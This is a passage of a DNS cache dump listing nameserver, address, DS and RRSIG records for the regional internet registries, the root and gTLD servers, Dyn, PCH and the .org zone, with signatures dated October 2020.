      171085  NS  tinnie.arin.net.
      171085  NS  afrinic.authdns.ripe.net.
; additional
      84685 DS  23885 8 2 (
          761879E106E2F37BE8EFFDB0B463908741EA
          B785BB511B7A4A4EEBB160B2A68C )
; additional
      84685 RRSIG DS 8 2 86400 (
          20201025065559 20201018054559 15314 net.
          SGXcE3+q9QEojJG/veXg07vxjBlKyCibp2uX
          kF/2d7rkw113JqAPhXaAyriN89q8Qxx6Jbsf
          cwvhxZYXUFBCWfI0QlU0ysZ8F5IbJVeWHyha
          dlgjhvfE637tVZHJ64g4ATER1SpwaHoozmzb
          z5hEHQ5DHYjxpo9bKn7NSp/hV8nZbcTm5RBn
          5G/6+rBVconUYDxK0g3EgdHdzZqWYAfogg== )
; glue
ns1.afrinic.net.  171085  A 196.216.2.1
; glue
      171085  AAAA  2001:42d0::200:2:1
; authanswer
ns2.afrinic.net.  1885  A 196.216.168.10
; authanswer
      1885  RRSIG A 8 3 3600 (
          20201103102128 20201004140016 37851 afrinic.net.
          FA3wFhPOMzqCQ3yBpVbqYrxjo696Y0O7wHKA
          V+QU9bxEBrVQ/wOjj1TshyYl3PzTa+Z7X8jS
          dZS/d8BDHuEAsr3W8cjuwSDU22DdZFbtadk/
          TpvvW0VOypYKDHxnEV7IOrPd2j5u1PkzEcrb
          oR7IVUBhWhGcFsVy4qVJR7iOjPw= )
; authanswer
      1885  AAAA  2001:43f8:120::10
; authanswer
      1885  RRSIG AAAA 8 3 3600 (
          20201104031143 20201005020016 37851 afrinic.net.
          HQTeeKbMWJlTivbsQ/jxc89Mt/zPrpIxA4oi
          metvFYJGyiLJS50Vlxs8GT/mBOqa9vf1XdcF
          NpxiMgfUIXavbneIbFcux3B5x1SIODZtM4q6
          EtTclTu1B+sEVpfYxFeS7FUavdim1ANzqYAk
          cGyE7mLyAIAiRcksTuURyM3Sqt4= )
; authanswer
ns3.afrinic.net.  1885  A 204.61.216.100
; authanswer
      1885  RRSIG A 8 3 3600 (
```

```
          20201101060339 20201003000014 37851 afrinic.net.
          vYnvko07hDJrrjtb1ZTDsepZI0gxbWbtEqik
          p2CXzpPN8vpzTiG9j6UxccUgmijqRE99H4Pp
          mEcj0Qi0vCkjc1KAe3N5fq1xZTPhvVROnuTf
          s1Ik3dIEoBV9Rs2XaV8K3m7gKqOdyQQKUe+K
          X40cAwGAb+7g4C+LlviPZZbZYIE= )
; authanswer
      1885  AAAA  2001:500:14:6100:ad::1
; authanswer
      1885  RRSIG AAAA 8 3 3600 (
          20201103122400 20201004190018 37851 afrinic.net.
          n5Ks2idOOIX+hYa3+zlGePUNhWEkZmrjfg32
          EfEsvqaFLFIcvZvvyW/wRkB/N86Tgu/DtbO0
          x+YMR3IkZjuBWltEjQs9kshai2gH4hhH9Qr5
          6D0/6Nc6tj2+WLiDQK8fUnt5jfefHUBSzYEN
          769/m/mK8gt4WrxT/JMxR6tG3yE= )
; glue
ns4.apnic.net.    171085  A 202.12.31.53
; glue
      171085  AAAA  2001:dd8:12::53
; glue
arin.net.   171085  NS  u.arin.net.
      171085  NS  ns1.arin.net.
      171085  NS  ns2.arin.net.
      171085  NS  ns3.arin.net.
; additional
      84685 DS  5612 5 1 (
          22C43CC6D8E43B082DEFE833A174292ADE91
          8F6D )
      84685 DS  5612 5 2 (
          B7B5FAAACFE8F7F5744E4458D358FB9D79FF
          8E5BA4D1DAD57A754E99C2343B52 )
; additional
      84685 RRSIG DS 8 2 86400 (
          20201026070545 20201019055545 15314 net.
          LG4N4VBHZbv9xnadRfj8ggpZ0y81yVUekkMu
          VnsrnmP+tjkac6JUJef/4XVPhIIAqKBqmfTM
          c9M6vE8xCI1S60ucGaRLBAFSWjCZlZZh5ImF
          7foVEc7p1ig0j8SzQiv2acEks9Vo1KFdSJpL
          tK13LNyvqXnYuk1mPG5pVwgq3dP+yXEdFXiN
          i6BBIS9DFm/H6+VK+AK8oMvSyDzc0fN7mg== )
; glue
ns1.arin.net.   171085  A 199.212.0.108
; glue
      171085  AAAA  2001:500:13::108
; glue
ns2.arin.net.   171085  A 199.71.0.108
; glue
      171085  AAAA  2001:500:31::108
; authanswer
ns3.arin.net.   41485 A 199.5.26.108
; authanswer
      41485 RRSIG A 5 3 43200 (
          20201104120008 20201021110008 64246 arin.net.
          H4EG1J/wNJW3os8SSaVo2hLRIS4/C9Q+Cx18
          4zcd++TcYRvYqpeX5uDJVtCY/E9rK4xSPjc5
          qQoiNCogBYG/GHNfYd+NPsAAVOioie65KcH3
          76L+GQpg36W77keMOvmRz6cISzILU2XoAO0l
          IXSFyPGe3/CFsHw+VbxRPMbe8ds= )
; authanswer
      41485 AAAA  2001:500:a9::108
; authanswer
      41485 RRSIG AAAA 5 3 43200 (
          20201104120008 20201021110008 64246 arin.net.
          mxMt0dxacFrOp/5/Q3539/zK9QWCaThPbdw/
          3puguoELUYwdlrqVkpGapnPJ+qh1IWeiHhQW
          372GibdxTYhY60Oh9ykb/dPFGRXRdgDT+C1k
          7nHRySeq9z8e43sQkME+NnJv8cRioPerg2UR
          3oIzTfnUd6ZcNRpY53YxPgG/GcQ= )
; authanswer
r.arin.net.   41485 A 199.180.180.63
```

```
; authanswer
      41485 RRSIG A 5 3 43200 (
          20201104120008 20201021110008 64246 arin.net.
          iwx+WuONGRefKhBSydC6AFxBdamlY6XN2r+G
          VlN+Jokp8ci6UbTjEXG2btOd/iw1Wc7Jwsth
          xrViJio3PbGlycCICwiZnyE5OJU1NWqMy/9F
          nTLsxlj9rAmKPWmZzzvoZbtsIMU4qQeTl3aR
          przaiK0XVo33kV7VPn0uNAMntvI= )
; authanswer
      41485 AAAA  2001:500:f0::63
; authanswer
      41485 RRSIG AAAA 5 3 43200 (
          20201104120008 20201021110008 64246 arin.net.
          ly1x9Y4doEexyCkQzTryPQ4QdrDUU0mLF+wW
          SIR68+A7Pnnxd/HGiouHXxD9k3HnrqewKgS7
          rVmPlnjZOGiwLs823ot55p9VKNgYZWLiyUFi
          V5n+FDSvTk8RZtjbcwQR102Og8UyuEqJxRGb
          D1ZPhc58tEG0xAon7vU1fjySXpk= )
; glue
tinnie.arin.net.  171085  A 199.212.0.53
; glue
      171085  AAAA  2001:500:13::c7d4:35
; authanswer
u.arin.net.   41485 A 204.61.216.50
; authanswer
      41485 RRSIG A 5 3 43200 (
          20201104120008 20201021110008 64246 arin.net.
          Miu4sJnq6LkmSpUYkkt3NZAfEh2g9nUB25FX
          rslnmP5LILVxQ5t7c/acDLM/tOLX2uwkIt+c
          GL3gKL28nL99fmYfYc7s9mbF2lBBepZ29bQW
          xbt/DcR5GE5ppmexbIwvob7Qg9DqrCkm7lEZ
          RysQV5c6nbZOA3uVG5rCEHTRl80= )
; authanswer
      41485 AAAA  2001:500:14:6050:ad::1
; authanswer
      41485 RRSIG AAAA 5 3 43200 (
          20201104120008 20201021110008 64246 arin.net.
          U84nXf7nu7QxoYKqpSnuhe91aQnosUFQRsY9
          VVr9UP9BDe3+UvklP/2GZY2eJ3KlBfK61Fb9
          u1d3fag3H7ODH0cGQqwa4tGTFQ56lPgN4mY/
          RL0IT/f5qhy4rA5YChSNtVzDPITnSMv0wzrq
          D51TOcTGqDWukzSLEIj16yq26h8= )
; authanswer
x.arin.net.   41485 A 199.180.180.63
; authanswer
      41485 RRSIG A 5 3 43200 (
          20201104120008 20201021110008 64246 arin.net.
          sGWGh/lLxJz7GloVBLGRB3PfdTZ62ALWxMFF
          pqARfGtCcWCjiXqCt5Xop7RgfucmTXSDDDvW
          fIPTTB1l2LuCZTVct6VLSf2EuWZrfVrJQHOx
          NGF/UX53Re9Q1VRxP0ZZpVCx87JcTfWloh/M
          f8B6tuMjWRY8fTXDhP40swFwbbo= )
; authanswer
      41485 AAAA  2001:500:f0::63
; authanswer
      41485 RRSIG AAAA 5 3 43200 (
          20201104120008 20201021110008 64246 arin.net.
          MuKk7bg37di2k13jIihQb9Mm1nutht5+mS+H
          OxM8yXT0TwtXjBw1saKN+IEoo4FXxgh5+1dd
          9C36poUA57SkCk4OjhCPd7B4ipwKicD8T2EU
          bjICuQmx+jhfJKGredIZDBvJ9VpmnjB7F9r2
          uJadVRMXbIYzpAvxIwhzTIRBONU= )
; authanswer
y.arin.net.   41485 A 192.82.134.30
; authanswer
      41485 RRSIG A 5 3 43200 (
          20201104120008 20201021110008 64246 arin.net.
          p8svF7beQ9Gpg0RS8RIOEZ6aq1g57XxFpX+e
          4SwsBhbHThpcr6fz9SPP5eNboe2cEI6nnb7d
          /ksMrTMGZ7zCEH5J1rRQFvKn+nxZoK9DvjqH
          SiYDScsNqjpXa+UoiL5LQIude2IZCur3pwNT
```

```
          tA3HPzNH543ByBa8PgBLcdYAkmQ= )
; authanswer
      41485 AAAA  2001:500:127::30
; authanswer
      41485 RRSIG AAAA 5 3 43200 (
          20201104120008 20201021110008 64246 arin.net.
          Aw4jUTxsYi2DPe5itdRyoQUC7ShJn8vfLnFa
          fbfHQwSR00k5q9SO36ZZKCqB7bNP6MHg+GzC
          8HShjgXFyWJJUwKdsPz2Aa+Vmi1oNn9baf0z
          Agxfqt7Qo003/IyOOqIVBsrew8rI8SnUXrzf
          6JCAwvSVpAE5kVfe2LJpe31BBbI= )
; authanswer
z.arin.net.   41485 A 199.212.0.63
; authanswer
      41485 RRSIG A 5 3 43200 (
          20201104120008 20201021110008 64246 arin.net.
          mdnkc1ATQCsHfECXxjEed6f10SY4ZTWPpJMb
          pb/5QfACth6YIms4wl8JX72z+yBDtvzKOdHg
          LO9S5VyRM1UdwAbTa6Iva7Ul6jhjPdrTCZwG
          5dApxTxA2XCXGEM5XUrDPG/gt/ZpKWNGnVuq
          EiMoKD03igWWZxEG7CYZwB4oOf0= )
; authanswer
      41485 AAAA  2001:500:13::63
; authanswer
      41485 RRSIG AAAA 5 3 43200 (
          20201104120008 20201021110008 64246 arin.net.
          i1oI1yxemj6bqathhAMOB4HZmIBuBONnDyP3
          Q6CFrfuCLmuYYTWoJpwv/z2b4E3tf8YVa1jH
          74OhLKgXRyXE1nfggHF/MSxGO9j7mhVd7O9x
          LKLLhJWFc7ksPyAc9WEvLypFowO8X4zOlpaG
          RloWSL1zz8vxQ15aHWXSUiuPZgs= )
; glue
cl1.dnsnode.net.  171085  A 194.146.106.34
; glue
      171085  AAAA  2001:67c:1010:8::53
; glue
dynamicnetworkservices.net. 170395 NS ns1.dynamicnetworkservices.net.
      170395  NS  ns2.dynamicnetworkservices.net.
      170395  NS  ns3.dynamicnetworkservices.net.
      170395  NS  ns4.dynamicnetworkservices.net.
      170395  NS  ns5.dynamicnetworkservices.net.
      170395  NS  ns6.dynamicnetworkservices.net.
      170395  NS  ns7.dynamicnetworkservices.net.
; glue
ns1.dynamicnetworkservices.net. 170395 A 208.78.70.136
; glue
      170395  AAAA  2001:500:90:1::136
; glue
ns2.dynamicnetworkservices.net. 170395 A 204.13.250.136
; glue
ns3.dynamicnetworkservices.net. 170395 A 208.78.71.136
; glue
      170395  AAAA  2001:500:94:1::136
; glue
ns4.dynamicnetworkservices.net. 170395 A 204.13.251.136
; glue
ns5.dynamicnetworkservices.net. 170395 A 162.88.60.21
; glue
      170395  AAAA  2600:2000:1000::21
; glue
ns6.dynamicnetworkservices.net. 170395 A 162.88.61.21
; glue
      170395  AAAA  2600:2000:1001::21
; glue
ns7.dynamicnetworkservices.net. 170395 A 108.59.165.1
; glue
      170395  AAAA  2a02:e180:8::1
; authauthority
dynect.net.   83995 NS  ns1.dynamicnetworkservices.net.
      83995 NS  ns2.dynamicnetworkservices.net.
      83995 NS  ns3.dynamicnetworkservices.net.
```

```
      83995 NS  ns4.dynamicnetworkservices.net.
      83995 NS  ns5.dynamicnetworkservices.net.
      83995 NS  ns6.dynamicnetworkservices.net.
      83995 NS  ns7.dynamicnetworkservices.net.
; authanswer
ns1.p20.dynect.net. 83995 A 208.78.70.20
; authanswer
ns2.p20.dynect.net. 83995 A 204.13.250.20
; authanswer
ns3.p20.dynect.net. 83995 A 208.78.71.20
; authanswer
ns4.p20.dynect.net. 83995 A 204.13.251.20
; glue
a.edu-servers.net.  170394  A 192.5.6.30
; glue
      170394  AAAA  2001:503:a83e::2:30
; glue
b.edu-servers.net.  170394  A 192.33.14.30
; glue
      170394  AAAA  2001:503:231d::2:30
; glue
c.edu-servers.net.  170394  A 192.26.92.30
; glue
      170394  AAAA  2001:503:83eb::30
; glue
d.edu-servers.net.  170394  A 192.31.80.30
; glue
      170394  AAAA  2001:500:856e::30
; glue
e.edu-servers.net.  170394  A 192.12.94.30
; glue
      170394  AAAA  2001:502:1ca1::30
; glue
f.edu-servers.net.  170394  A 192.35.51.30
; glue
      170394  AAAA  2001:503:d414::30
; glue
g.edu-servers.net.  170394  A 192.42.93.30
; glue
      170394  AAAA  2001:503:eea3::30
; glue
h.edu-servers.net.  170394  A 192.54.112.30
; glue
      170394  AAAA  2001:502:8cc::30
; glue
i.edu-servers.net.  170394  A 192.43.172.30
; glue
      170394  AAAA  2001:503:39c1::30
; glue
j.edu-servers.net.  170394  A 192.48.79.30
; glue
      170394  AAAA  2001:502:7094::30
; glue
k.edu-servers.net.  170394  A 192.52.178.30
; glue
      170394  AAAA  2001:503:d2d::30
; glue
l.edu-servers.net.  170394  A 192.41.162.30
; glue
      170394  AAAA  2001:500:d937::30
; glue
m.edu-servers.net.  170394  A 192.55.83.30
; glue
      170394  AAAA  2001:501:b1f9::30
; glue
a.gtld-servers.net. 170394  A 192.5.6.30
; glue
      170394  AAAA  2001:503:a83e::2:30
; glue
b.gtld-servers.net. 170394  A 192.33.14.30
; glue
```

```
      170394  AAAA  2001:503:231d::2:30
; glue
c.gtld-servers.net. 170394  A 192.26.92.30
; glue
      170394  AAAA  2001:503:83eb::30
; glue
d.gtld-servers.net. 170394  A 192.31.80.30
; glue
      170394  AAAA  2001:500:856e::30
; glue
e.gtld-servers.net. 170394  A 192.12.94.30
; glue
      170394  AAAA  2001:502:1ca1::30
; glue
f.gtld-servers.net. 170394  A 192.35.51.30
; glue
      170394  AAAA  2001:503:d414::30
; glue
g.gtld-servers.net. 170394  A 192.42.93.30
; glue
      170394  AAAA  2001:503:eea3::30
; glue
h.gtld-servers.net. 170394  A 192.54.112.30
; glue
      170394  AAAA  2001:502:8cc::30
; glue
i.gtld-servers.net. 170394  A 192.43.172.30
; glue
      170394  AAAA  2001:503:39c1::30
; glue
j.gtld-servers.net. 170394  A 192.48.79.30
; glue
      170394  AAAA  2001:502:7094::30
; glue
k.gtld-servers.net. 170394  A 192.52.178.30
; glue
      170394  AAAA  2001:503:d2d::30
; glue
l.gtld-servers.net. 170394  A 192.41.162.30
; glue
      170394  AAAA  2001:500:d937::30
; glue
m.gtld-servers.net. 170394  A 192.55.83.30
; glue
      170394  AAAA  2001:501:b1f9::30
; glue
lacnic.net.   171085  NS  a.lactld.org.
      171085  NS  ns.lacnic.net.
      171085  NS  ns2.dns.br.
      171085  NS  ns2.lacnic.net.
      171085  NS  ns4.apnic.net.
      171085  NS  lacnic.authdns.ripe.net.
      171085  NS  tinnie.arin.net.
; additional
      84685 DS  46834 8 1 (
          213D77DD7F1EA58013177588DFB09F3E5B63
          E7C5 )
; additional
      84685 RRSIG DS 8 2 86400 (
          20201027065823 20201020054823 15314 net.
          cNiQGQxwzn8GJkVUjpE0YOee8U40yqH5lKoz
          KJ8Q9CkNpvx51hFQ0yDQPdbRZuPOF71KYbVB
          Cbn3t70CTcJG2WDLgShen6B3dfDhGhYGQ6lD
          FHULp/DznQgwNfGd5wJCqal6qGwvWDxyInOn
          0H1v8n4CKOMGdzGPxlL+mgTXyEQvrFMicaEB
          nmb6ca/euuLA1qnWtSZd1JI5MZylBjAduA== )
; glue
ns.lacnic.net.    171085  A 200.3.13.10
; glue
      171085  AAAA  2001:13c7:7002:3000::10
; authanswer
```

```
ns2.lacnic.net.   84685 A 200.3.13.11
; authanswer
      84685 RRSIG A 8 3 86400 (
          20201022144405 20200922134420 26976 lacnic.net.
          R5c0StIzW1e4Lug/NqAAK5sTvnxqlbSfVkKU
          aeRJGk3nXzJO2u91eiv1vcR7stlUfnKNjrQS
          LxRf6gaedrb1fZljBhA57d/u6ZyD3lRmqih7
          eer75nY5bKHYTg6XtJpfilDlOXAAGaFtDiCN
          beQnr/WcUTyvVqxNLseEtgQ/xPZUxoqQ3mX1
          Ys/iAWwLaxNtOcDujX/+r2hSawjWZ3ySNAb9
          dnDTaTG+RhMa2pbrtAXAF1LHaplBZ1DpiZyo
          nAvkO2cULaY0TfNJgpYWvaCxSj8TtJT46aeP
          wBeg2MJU3K35ITOR5ysq+RIyQVcUJQmS42iS
          hrU0NtBvwEK8J5mOyg== )
; authanswer
      84685 AAAA  2001:13c7:7002:3000::11
; authanswer
      84685 RRSIG AAAA 8 3 86400 (
          20201022144405 20200922134420 26976 lacnic.net.
          anALrLjO8o0E5Ag+DJAyBRbM+PeWaE7IWEWo
          1chQtKtWrQNu+ojzfkP6Do2v8pntGxcpVBsG
          rQmF/fi/4jbG3KBS3anM3hzOxeE8VYXNLJW3
          gUmZuZaBLZIOKY9M/YbgviUk5WULizdL9+ft
          1d2E2ZX2NVDO0Q8eSlnqOEm6cIA903j695F7
          B0OTkRhSfmpJryIgCc7AZIyBHWCdHmAMAZbz
          CDsaQBF+mcLqv6vkQepHvW93cbJgrXOTUoUg
          D6P6JUDg2R9jyEXitZ/IHk9oTLUT7Z3bBveH
          OyZvNX5YnfO3xtX8PsrW76p9gfG3FZjsRXk3
          IyI9Mb2NW6MXCZn3Dw== )
; authanswer
ns3.lacnic.net.   5485  A 200.3.13.14
; authanswer
      5485  RRSIG A 8 3 7200 (
          20201022144405 20200922134420 26976 lacnic.net.
          MmXoQYkH3F4jN0rhSIwy8BH6OHek4TzN4avX
          trumdqORtNXnBYY5eYWyR0swKYsWxhdPjS+Y
          1OUkKZUCs4z+Wt7dsQR2/nVEYRo4O1PsIwGw
          hcOFx5DFTsVsqUrJb1oeUnXpIbU40TTmClnT
          EDLv6F4FbGqBCpwh/PyTtxA0DOF3O1bslDq4
          CRwRMwKNfVNL7qn3zlYMwuq+qdKOxHxckjJj
          2zxukITRKW8xBCEVtBE76JwxdWWuMmAUbaKo
          fAHBeU2e+UnbcxR1eW4nwcKHTIo9Hx+rundS
          O14sRAUNe0ki0exWyGha0IiuQxuyyxM5m0kz
          se4yF6gymLXoam5iCg== )
; authanswer
      5485  AAAA  2001:13c7:7002:3000::14
; authanswer
      5485  RRSIG AAAA 8 3 7200 (
          20201022144405 20200922134420 26976 lacnic.net.
          o57+hakKkhn1devqPJAq1BXgutqV9nkyF4nP
          Sz08mqyZzVgx+IdNuyMTLqNptqbxwWabPmzA
          RJlQv/wJCs/Xf3xoGp4D55zr5WCSvyKWtcXH
          ajLK18YnsxyLddqxYsP5hg98Egj6sanNkQSW
          VZPxjaFrJ5H/oygFus6jS3BpgNFuMCSJMZ/1
          Xy0oyHhu1qt4wf+ZrwzNCObtKs76PiUEHiIH
          3qBcQOGAiAjgyxnq9FTP7bXUruH0FoaSFAe5
          ZsRT7Va0XcY4yBekjn3cFIl96ThGHDJM8aYV
          Dur/GL/o2Z5yg4qxmbaVuoHZROHuFXIhMFOe
          NpA5UIGMfoWg5mUgjg== )
; glue
pch.net.    170394  NS  ns2.pch.net.
      170394  NS  ns3.pch.net.
      170394  NS  anyns.pch.net.
; additional
      83994 DS  27692 8 2 (
          980AB73FF1943DBC1E4235D27FB1C828376A
          E6AA95F67A255E768D9CD859809A )
; additional
      83994 RRSIG DS 8 2 86400 (
          20201027065150 20201020054150 15314 net.
          JYe01TniKjeMCZMzCHMPwjm54J0F2btrBdRY
```

```
          Z+734Ob8o3NXF+wmRMOZicnIQZyhoAdJuuAu
          hiOvkC6muDGUyISGeo+OBoAPbZBzGKklK/gR
          y8M2E+t9lqLjozn5dgpNkde8jiT2aqJKAWBU
          o1G4U20NUpq2HSHRcj0rD/Kv6EkhZcqDQvcA
          SQm6sLX9sBOdvKJGASji7BWNE3Zxhx7n9Q== )
; glue
cl-ns.anycast.pch.net.  171085  A 204.61.216.30
; glue
      171085  AAAA  2001:500:14:6030:ad::1
; authanswer
anyns.pch.net.    83994 A 204.61.216.4
; authanswer
      83994 RRSIG A 8 3 86400 (
          20201103140000 20201017140000 19810 pch.net.
          ASPrXtBCbCjsHzpr6vZndwCbg0q0bCKm4DMU
          kS7Ietrm/KVM6hDqRkMsrFPNyDL/vYrBa1U7
          xBPtcNHbqcSwmetUCwkkrrbJDvXTzkyJe08u
          VEuZK6EYQ/vzi3OukqsREQ5pxqZzMd4DL3iW
          D+veak4Jjn5JsYm1IZ9PE9xpXnEOE8xux1lO
          1E77EZdCoVxfaEdcLdtrjgWNf6tZJu5LiK5g
          CNooCvF42tPalfdYIWfry648gWOb8u1/2fkh
          xpOseNdWW04wnl3hHmA4TPoqzysukyCUBTj0
          6+N5qd5HR3pcTuT33x2z15FVxNKU5f1EaSV6
          yOQIEYiaJy91Rzhvzw== )
; authanswer
      83994 AAAA  2001:500:14:6004:ad::1
; authanswer
      83994 RRSIG AAAA 8 3 86400 (
          20201103140000 20201017140000 19810 pch.net.
          CrRqshT37+JagGeAgKAQMO2vuMjePtnhm059
          L4tvL9e++MGKbItZRln41fPIdnvZYTLcDYXO
          rUAucphmY8kruJ/m/3y7QxmxaA24uzMryuFH
          bUmifyAT7ZsIIT+cnXr5be01Bm1ZNSrntWEm
          yWQXa8WVK267lxBGGo82xnjQjDv5h7e7zXk0
          CEdL33RRL9Vk0RjWKpilatIAAK+lFCMDeN9P
          ihi1wF51W5h4LxLvTcPLo6+oZKseLGwovgYu
          70tEA9AMjLi7lvTxdt4pnv4Y2+kTD/GsFZfb
          FDLIdfDwaAtq7hiHmdtQuO2HuKDz56J4ZxNB
          2x9gyuYc6LnaPaATnw== )
; glue
ns2.pch.net.    170394  A 204.42.254.5
; glue
      170394  AAAA  2001:418:3f4::5
; glue
ns3.pch.net.    170394  A 206.220.231.3
; glue
      170394  AAAA  2620:0:872::231:3
; glue
ripe.net.   171085  NS  ns3.lacnic.net.
      171085  NS  ns3.afrinic.net.
      171085  NS  ns4.apnic.net.
      171085  NS  manus.authdns.ripe.net.
      171085  NS  tinnie.arin.net.
; additional
      84685 DS  51356 8 2 (
          9E5A6D4D413DC6D27E8D412E737DD87FE6EC
          FDA7C4A14927A145DFDD05FC0A65 )
; additional
      84685 RRSIG DS 8 2 86400 (
          20201028065913 20201021054913 15314 net.
          LrifJJB7cN6U3VfABuH8/8APB4Cfpsfj35Dk
          t6MUDi+EWxFCt4Q5leGa4jCjBXKoDdo9i3zz
          o10RR8iW6suzO/9AdjpHH4eZhbhpCkw4HJ5E
          oPOP1B5OYIdww+a9E7i5ZVExlJcJmwFlwThx
          8uUYy3K+7fQ5UQ/8TVFKik7gJC/bX9c5rSwG
          AUzgk7IujWJVzamZ86Q5uTsPJDXqlwtq4g== )
; authanswer
afrinic.authdns.ripe.net. 84685 A 193.0.9.8
; authanswer
      84685 RRSIG A 8 4 86400 (
          20201102035053 20201019022053 39735 ripe.net.
```

```
          W0ubecH1JG5vk5RcJk0GvgKX00ncYsno2lQa
          MSBaHRalutwm9d80dKJrz2xLF5Klay4wC5Pq
          cPB/603BV+neYrcD/aswRMSJLg2a+sEsaJLc
          6S8Kw+Exa4fqerJfC7OSgexI7R2ul7o7YduS
          yNJ/t6Fs7prJx3Q7Zlii+EPZ0s4= )
; authanswer
      84685 AAAA  2001:67c:e0::8
; authanswer
      84685 RRSIG AAAA 8 4 86400 (
          20201102035053 20201019022053 39735 ripe.net.
          Z4Eq87fiZqCrgzD7uO2soeLZormcB9DVX0yY
          V1/a/2VsyrpA9DFpJsulkDi/Ez2ChwsF5NLa
          yKk2rWP/YK2t3UWbz6YbszkWU4nVZ+nHNpm/
          pTAEHjFWwB2yNJxaSm7MKlwa+Q7UTbkb31hq
          MlRNRE6ip0OzfPAaUv1dxHp8wOk= )
; authanswer
arin.authdns.ripe.net.  84685 A 193.0.9.10
; authanswer
      84685 RRSIG A 8 4 86400 (
          20201102035053 20201019022053 39735 ripe.net.
          gN6kCzd5R/Y69nILK90UWMQX1/I849qVOi8z
          hOJHus1TX5fJ9BdW4fDiE22qfkIfwObnMA48
          fEPPVsEIlm3G+nTeeYBKlc01FrRSCnkYJTCJ
          mt4e2ISqfAsXnl/9cfWnjgby1beonxTwmcUp
          gqxS3RCZccXHm572A2uGTfJnS5c= )
; authanswer
      84685 AAAA  2001:67c:e0::10
; authanswer
      84685 RRSIG AAAA 8 4 86400 (
          20201102035053 20201019022053 39735 ripe.net.
          knkLH2Ctz6wKpASCMfT3g1KenC3ZNPAnVuDJ
          nPBkgN8kBujvfgiZ/D6LBkDjD336Z/f4tHdG
          d4ZjjRH7cpb82O9tATBRyjNYDkEIztt/ZT+n
          TSVPvga4OkOV6meaFu2jEK/vFxT3E3RyGAyY
          G+x275geZMCavKkmMJ+zrz0mu6w= )
; authanswer
lacnic.authdns.ripe.net. 84685  A 193.0.9.11
; authanswer
      84685 RRSIG A 8 4 86400 (
          20201102035053 20201019022053 39735 ripe.net.
          l4fiIa3wtRFAxth3pL0QHp5eaRbWOxyVAOWb
          KIJkzrOKx2yI3VAtGs+ZwPHWjokS23g6CL1+
          tNEkj0rCczd5HPzrFCDf4bCPGGE3BL6/9ukJ
          kjF6YQdHiz9AzMej6f39nqLb4jqPOA/4AYHv
          CC7LEmfe85n1zvFo5DtWueamaEA= )
; authanswer
      84685 AAAA  2001:67c:e0::11
; authanswer
      84685 RRSIG AAAA 8 4 86400 (
          20201102035053 20201019022053 39735 ripe.net.
          JUY8oYQ4X4sy0rHHoZY6WQrvnyxw1f4yYbNM
          ID3Z4jIp+6XOiinGtEsTZ8X0HXVZo1muh76K
          FA6K8m/jyvnxKiJ0p6pgv7/SGnpV++vND2Bo
          QGEoPEq57V7szCCMR+Fm53DLd5/MeJSnhXiA
          7Dm31g7wsbK09co76vVLWyHrPTA= )
; authanswer
manus.authdns.ripe.net. 84685 A 193.0.9.7
; authanswer
      84685 RRSIG A 8 4 86400 (
          20201102035053 20201019022053 39735 ripe.net.
          K5H9r3Eea25K/SDA1hx2qz9kHG146zBx2Dto
          zCIlbc+kAnPcDy8+rRSjIyTpjFeBFiFrMCMA
          WEegNgjUKFFZbVs6ei8wwhXAuR+QzTFJFi6A
          8m0PsrU3aXN312/272DOPEFphOSCcmvb+0QO
          3wAj+OWpepWvb7WJQtVYpVwWARY= )
; authanswer
      84685 AAAA  2001:67c:e0::7
; authanswer
      84685 RRSIG AAAA 8 4 86400 (
          20201102035053 20201019022053 39735 ripe.net.
          FKfxJCdYBz4Nr+x+sH81G0lRLAt0nrWp6N9Z
```

```
          WcULaUOCcWcvjgfDI+/gf0Fm7QZE6i9Qx4oV
          ltZvUiamUslDdj28fnYsx3BVv4F7HCCdSyMF
          ZyjNixQv4Z9rFY+9HKUFGD6Aup2wRCrK4AqC
          Aw2tcvMf9ltPaE5NlM/vSJM8S6c= )
; additional
a.root-servers.net. 515996  A 198.41.0.4
; additional
      515996  AAAA  2001:503:ba3e::2:30
; additional
b.root-servers.net. 515996  A 199.9.14.201
; additional
      515996  AAAA  2001:500:200::b
; additional
c.root-servers.net. 515996  A 192.33.4.12
; additional
      515996  AAAA  2001:500:2::c
; additional
d.root-servers.net. 515996  A 199.7.91.13
; additional
      515996  AAAA  2001:500:2d::d
; additional
e.root-servers.net. 515996  A 192.203.230.10
; authanswer
      602394  AAAA  2001:500:a8::e
; additional
f.root-servers.net. 515996  A 192.5.5.241
; additional
      515996  AAAA  2001:500:2f::f
; additional
g.root-servers.net. 515996  A 192.112.36.4
; authanswer
      602394  AAAA  2001:500:12::d0d
; additional
h.root-servers.net. 515996  A 198.97.190.53
; additional
      515996  AAAA  2001:500:1::53
; additional
i.root-servers.net. 515996  A 192.36.148.17
; additional
      515996  AAAA  2001:7fe::53
; additional
j.root-servers.net. 515996  A 192.58.128.30
; additional
      515996  AAAA  2001:503:c27::2:30
; additional
k.root-servers.net. 515996  A 193.0.14.129
; additional
      515996  AAAA  2001:7fd::1
; additional
l.root-servers.net. 515996  A 199.7.83.42
; additional
      515996  AAAA  2001:500:9f::42
; additional
m.root-servers.net. 515996  A 202.12.27.33
; additional
      515996  AAAA  2001:dc3::35
; glue
org.      170394  NS  a0.org.afilias-nst.info.
      170394  NS  a2.org.afilias-nst.info.
      170394  NS  b0.org.afilias-nst.org.
      170394  NS  b2.org.afilias-nst.org.
      170394  NS  c0.org.afilias-nst.info.
      170394  NS  d0.org.afilias-nst.org.
; additional
      83994 DS  26974 8 2 (
          4FEDE294C53F438A158C41D39489CD78A86B
          EB0D8A0AEAFF14745C0D16E1DE32 )
; additional
      83994 RRSIG DS 8 1 86400 (
          20201103200000 20201021190000 26116 .
          fJZahubun9hcIFvFgJJLIfsxiwFIMA2YBgbR
```

```
          gfOWkAcz8fKA5RQKMwRouz0vXapy6BvbeU8E
          BeAaMnKzSJMnq3LDAiuHfA+Y7dDkcQAOFooJ
          lw3zM1CFkz79TQ0MibDlZs+I6llbs5KrsIbu
          snDwBkfMi7+bX+IUa4+Ddi1pcR902Q9cU0Il
          M9gpU42QKOt9/H3+ighPDXyAatvZHRb9tPNL
          dT/jXiYIY4jBmHCWw6dhcV7ZvTavcoD9J1So
          O7NeGBEg1zKR8KhMaRmFlkdm9D7/HoUyVBtP
          mrVjGuAxZn6Op9CRjzWSQwkUMMd78okYRYr1
          q51/hBfmXCjv+QehZQ== )
; glue
b0.org.afilias-nst.org. 170394  A 199.19.54.1
; glue
      170394  AAAA  2001:500:c::1
; glue
b2.org.afilias-nst.org. 170394  A 199.249.120.1
; glue
      170394  AAAA  2001:500:48::1
; glue
d0.org.afilias-nst.org. 170394  A 199.19.57.1
